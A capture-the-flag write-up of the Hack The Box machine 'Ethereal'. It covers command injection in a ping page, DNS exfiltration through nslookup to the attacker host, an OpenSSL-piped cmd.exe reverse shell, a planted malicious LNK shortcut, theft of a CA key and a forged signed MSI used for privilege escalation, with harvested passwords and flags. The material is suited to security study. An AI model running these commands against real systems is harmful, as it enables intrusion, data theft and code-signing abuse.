Hack The Box - Writeup

Ethereal

Patrick Hener

November 5, 2018

Table of Content

Recon

As always, and so on and so forth...

nmap

```
Discovered open port 21/tcp on 10.10.10.106
Discovered open port 80/tcp on 10.10.10.106
Discovered open port 8080/tcp on 10.10.10.106
```

Results of nmap with service scan

Port	Status	Service
21/tcp	open	Microsoft ftpd
80/tcp	open	MS IIS 10.0
8080/tcp	open	MS HTTPAPI httpd 2.0

gobuster

Gobuster reveals nothing fancy on both of the webservices.

FTP

On the ftp server youll find DISK1 and DISK2 and FDISK. Those are Dos Boot images.

You can mount them in linux, revealing a password box file *pbox.dat*.

On a Windows host you can open that up with a app called *pbox.exe*.

Master password of the database is guessable. It's *password*.

The following credentials you will gahter:

- databases: 7oth3B@tC4v3!
- msdn: alan@ethereal.co / P@ssword1!
- learning: alan2 / learn1ng!
- ftp drop: Watch3r
- backup - alan / Ex3cutiv3Backups
- website uploads: R3lea5eR3@dy#
- truecrypt: Password8
- management server: !C414m17y57r1k3s4g41n!
- svn: alan53 / Ch3ck1ToU7>

Hydra

I pasted the users in user.txt and the passes in pass.txt, then ran hydra against http://ethereal:8080/ basic auth:

```
--- loot/ethereal <master> » hydra -L user.txt -P pass.txt -s 8080 -f ethereal.htb http-g
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service o

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-31 14:56:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:4/p:9), ~3 tries pe
[DATA] attacking http-get://ethereal.htb:8080//
[8080][http-get] host: ethereal.htb   login: alan   password: !C414m17y57r1k3s4g41n!
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-31 14:56:35
```

You'll see a Test Connection page which will ping things. I managed to ping local loopback and my attacker machine.



Figure 1: Ping Interface

```
--- ~ » sudo tcpdump -enni any icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
14:58:43.811203  In ethertype IPv4 (0x0800), length 76: 10.10.10.106 > 10.10.14.4: ICMP e
14:58:43.811264 Out ethertype IPv4 (0x0800), length 76: 10.10.14.4 > 10.10.10.106: ICMP e
14:58:44.822003  In ethertype IPv4 (0x0800), length 76: 10.10.10.106 > 10.10.14.4: ICMP e
14:58:44.822052 Out ethertype IPv4 (0x0800), length 76: 10.10.14.4 > 10.10.10.106: ICMP e
```

Browser

Hunting for something useful I concatenated commands like `127.0.0.1 & ping 10.10.14.4` which will first ping local loopback then my attacker machine. Well then, we got os cmds available, but no return channel for output. Nevermind.

Enumeration via RCE Data exfiltration

You will get to the point where you use the tool *Responder* (standard in kali) to setup a dns listener. Then you will use commands like `127.0.0.1 & for /F %i in ('dir /B') do nslookup %i.com 10.10.14.4` to exfitrate data slowely via dns requests. You will find:

- you are *ethereal\alan* as a user
- there is a note-draft.txt (yes you have to guess special characters) as they are not extracted correctly

Using `for /F "delims=" %a in ('type c:\users\alan\desktop\note-draft.txt') do for %b in (%a) do nslookup %b.com 10.10.14.4` you read out the file that says:

- **I've created a shortcut for VS on the Public Desktop to ensure we use the same. Please delete any existing shortcuts and use this one. Alan**

So we need to run that command again on the Shortcut on public Desktop to see whats in there. But first lets list the Content of Public Desktop.

This is a dead end. There is a Shortcut called *Visual Studio 2017* under C:\users\public\desktop\shortcuts but that'll not help at all (YET!)

Enumerating more you can see there is openssl installed under C:\Program Files(x86)\OpenSSL-v1.1.0\bin\openssl.exe.

Excellent, on to the initial foothold then!

Initial Foothold - Get user.txt

So the following will work as a reverse shell using openssl:

```
openssl req -x509 -newkey rsa:4096 -keyout server.key -out server.crt -days 365 -nodes

terminal #1:
openssl s_server -key server.key -cert server.crt -port 73

terminal #2:
openssl s_server -key server.key -cert server.crt -port 136
```

Setup self-signed certificate and use it with two listeners in two terminals.

Run `127.0.0.1 & START cmd /c "c:\progra~2\openssl-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.4:73 | cmd.exe 2>&1 | c:\progra~2\openssl-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.4:136"` on Web page to trigger reverse shell.

Port 73 and 136 are guessed by trial and error by the way.

So now you have a interactive shell using port 73 to type in commands and port 136 to get back the output.

So let's remember alan's note which tells us there is a shortcut on the Public desktop, which might be clicked by someone. Maybe we should replace it with something more useful.

https://github.com/Plazmaz/LNKUp.

```
--- windows/LNKUp <master> » python2 generate.py \
--host 10.10.14.2 --output c1sc0.lnk \
--type ntlm --execute 'ping -n 2 10.10.14.2'
```

Need to upload it in some way.

Listener on my machine

```
ncat -v --listen 73 --ssl < c1sc0.lnk
```

and then upload by RCE:

```
127.0.0.1 && "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe" s_client \
-quiet -connect 10.10.14.2:73 \
> "C:\Users\Public\Desktop\Shortcuts\Visual Studio 2017.lnk"
```

Tcpdump will then show two icmp packages incoming. So there we have it. Now opting for a new Shell I guess.

```
--- windows/LNKUp <master> » python2 generate.py \
--host 10.10.14.2 --output c1sc0.lnk \
--type ntlm --execute 'START cmd /c
"c:\progra~2\openssl-v1.1.0\bin\openssl.exe
s_client -quiet -connect 10.10.14.4:73 |
cmd.exe 2>&1 | c:\progra~2\openssl-v1.1.0\bin\openssl.exe
s_client -quiet -connect 10.10.14.4:136"'
```

Afterwards you need to manage to first serve the file on port 73 and then instantly open up openssl listening on that port. So I setup 2 listeners again like so:

```
# Terminal 1
--- loot/ethereal <master> » sudo ncat -v --listen 73 --ssl \
< c1sc0.lnk; sudo openssl s_server \
-key server.key -cert server.crt -port 73
# Terminal 2
sudo openssl s_server -key server.key -cert server.crt -port 136
```

And fired this command at RCE:

```
127.0.0.1 && "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe" s_client
-quiet -connect 10.10.14.2:73 > "C:\Users\Public\Desktop\Shortcuts\Visual
Studio 2017.lnk"
```

again.

Shell popped up:

```
C:\Users\jorge\Documents>whoami
ethereal\jorge
```

Nice!

No we can harvest user.txt:

```
C:\Users\jorge\Documents>cd ..

C:\Users\jorge>cd Desktop

C:\Users\jorge\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is FAD9-1FD5

 Directory of C:\Users\jorge\Desktop

07/08/2018  10:20 PM    <DIR>          .
07/08/2018  10:20 PM    <DIR>          ..
07/04/2018  09:18 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  15,256,625,152 bytes free

C:\Users\jorge\Desktop>type user.txt
2b9a4ca09408b4a39d87cbcd7bd524dd
```

Priv Esc - Get root.txt

By looking at *C:\Audit* you will discover there is a user called rupal, which is member of the administrator group. So maybe we are looking at becoming rupal?

Enumerating any further you will eventually find the D: drive.

There you can read:

```
D:\DEV\MSIs>type note.txt
Please drop MSIs that need testing into this folder -
I will review regularly. Certs have been added to the
store already.

- Rupal
```

So we need to construct a malicious msi for testing through rupal. And as you will see a Certs folder in D: you can guess the msi has to be signed.

So let's first get the Cert files to our attacking machine.

You need to pipe the content of the files into a openssl connect and output them to a file using a ncat listener. This has to be done as jorge.

So we will generate a lnk payload file as before doing this. The command to execute will be:

```
type "D:\Certs\myCA.pvk" | "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe"
s_client -quiet -connect 10.10.14.2:73

and

type "D:\Certs\myCA.cer" | "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe"
s_client -quiet -connect 10.10.14.2:73
```

Cancel out you shells and start a listener for the files like so:

```
sudo ncat -v --listen 73 --ssl < c1sc0-copy-cer.lnk;
sudo ncat -v --listen 73 --ssl > myCA.cer
```

Well finally you need to trigger the RCE to overwrite "Visual Studio 2017.lnk" again.

Now you have the public certificate and the key extracted to you attacker machine.

Next you need to generate a malicious msi. I opted for having a msi run the openssl reverse shell command for me, so I will get a reverse shell as user rupal.

It is time to fire up the Windows VM for easy building.

Using my Windows VM I used a tool with 30 days Trial from EMCO to build a MSI file pinging back my Host. Using the Custom Action pre Install with cmd as a command

and parameters `/c ping -n 2 10.10.14.2`.

First we need to install Windows SDK to get signtool and pvk2pfx.

Then we convert the pvk and cer to a pfx file:

```
.\pvk2pfx.exe -pvk C:\Users\patrick\Downloads\myCA.pvk
-spc C:\Users\patrick\Downloads\myCA.cer
-pfx C:\Users\patrick\Downloads\myCA.pfx
```

Then we install the pfx to our certificate store and afterwards we generate a signed msi choosing the installed certificate as signing certificate using the emco tool.

Finally we generate a malicious lnk to write the msi to D:\DEV\MSIs\ to get it run by rupal. Don't forget to listen for ICMP packets.

```
python2 generate.py --host 10.10.14.2 --output c1sc0.lnk --type ntlm
--execute '"c:\progra~2\openssl-v1.1.0\bin\openssl.exe s_client -quiet
-connect 10.10.14.2:73 > "D:\DEV\MSIs\payload.msi"'
```

Be sure to send the with ncat listener like so:

```
sudo ncat -v --listen 73 --ssl < c1sc0-payload.lnk;  sudo ncat -v --listen
73 --ssl < payload.msi
```

Lastly trigger RCE to collect the file:

```
127.0.0.1 && "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe" s_client
-quiet -connect 10.10.14.2:73 > "C:\Users\Public\Desktop\Shortcuts\Visual
Studio 2017.lnk"
```

It will pull the payload.msi over *ncat listener and openssl* to write it to D:\DEV\MSIs\payload.msi to get it executed by rupal.

Well, that didn't work at all. The MSI gets not signed properly as it seems and thus gets not executed well.

But we have a CA already, so we just need to sign a fitting certificate with that CA and sign the msi with the newly signed good certificate then.

To do this you will do the following

- Import MyCA.cer into my Root Store: `certutil -user -addstore Root MyCA.cer`
- Convert Certificate & Private Key into a PFX File (already done): `pvk2pfx -pvk MyCer.pvk -spc MyCer.cer -pfx MyCer.pfx`
- Create new Code Signing Certificate from CA: `makecert.exe -n "CN=My SPC" -a sha256 -cy end -sky signature -ic MyCA.cer -iv MyCA.pvk -sv MySPC.pvk MySPC.cer`
- Convert new Certificate & Private Key into a PFX File: `pvk2pfx.exe -pvk MySPC.pvk -spc MySPC.cer -pfx MySPC.pfx`

Now we can use MySPC.pfx to successfully sign msi payloads.

Next we need to craft a payload msi. I am using WiX toolset. The following xml will result in a msi executing the lnk under `C:\programdara\`

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
  <Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111" Name="Example Produc
    <Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"
    <Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>

    <Directory Id="TARGETDIR" Name="SourceDir">
      <Directory Id="ProgramFilesFolder">
        <Directory Id="INSTALLLOCATION" Name="Example">
          <Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-222222222222">
          </Component>
        </Directory>
      </Directory>
    </Directory>

    <Feature Id="DefaultFeature" Level="1">
      <ComponentRef Id="ApplicationFiles"/>
    </Feature>

    <Property Id="cmdline">cmd.exe /C "c:\programdata\lnk_exploit.lnk"</Property>

    <CustomAction Id="Stage1" Execute="deferred" Directory="TARGETDIR" ExeCommand='[cmdli
    <CustomAction Id="Stage2" Execute="deferred" Script="vbscript" Return="check">
      fail_here
    </CustomAction>

    <InstallExecuteSequence>
      <Custom Action="Stage1" After="InstallInitialize"></Custom>
      <Custom Action="Stage2" Before="InstallFiles"></Custom>
    </InstallExecuteSequence>

  </Product>
</Wix>
```

Then you convert it with candle.exe and light.exe to a msi file.

```
candle.exe payload.wix
light.exe payload.wixobj
```

Finally you sign it with signtool.exe

```
signtool.exe /f mySPC.pfx payload.msi
```

Now you have a valid signed payload.msi. We use the previously created lnk file, which we used for popping shells already to be the lnk_exploit.lnk Transfer it via ncat listener < payload.msi and the web RCE to `C:\programdata\lnk_exploit.lnk`.

Next start your listener like so:

```
# Terminal 1 - Provide Payload then listen for shell
sudo ncat -v --listen 73 --ssl < payload.msi
```

and tranfer payload.msi via RCE to `C:\Users\Public\Desktop\payload.msi`.

The grab a shell as jorge and copy it over to `D:\DEV\MSIs\`

Reset your listeners and wait for the shell to pop. This can take five minutes upwards.

```
C:\>whoami
ethereal\rupal

C:\>cd Users\rupal\Desktop

C:\Users\rupal\Desktop>type root.txt
1cb6f1fc220e3f2fcc0e3cd8e2d9906f
C:\Users\rupal\Desktop>
```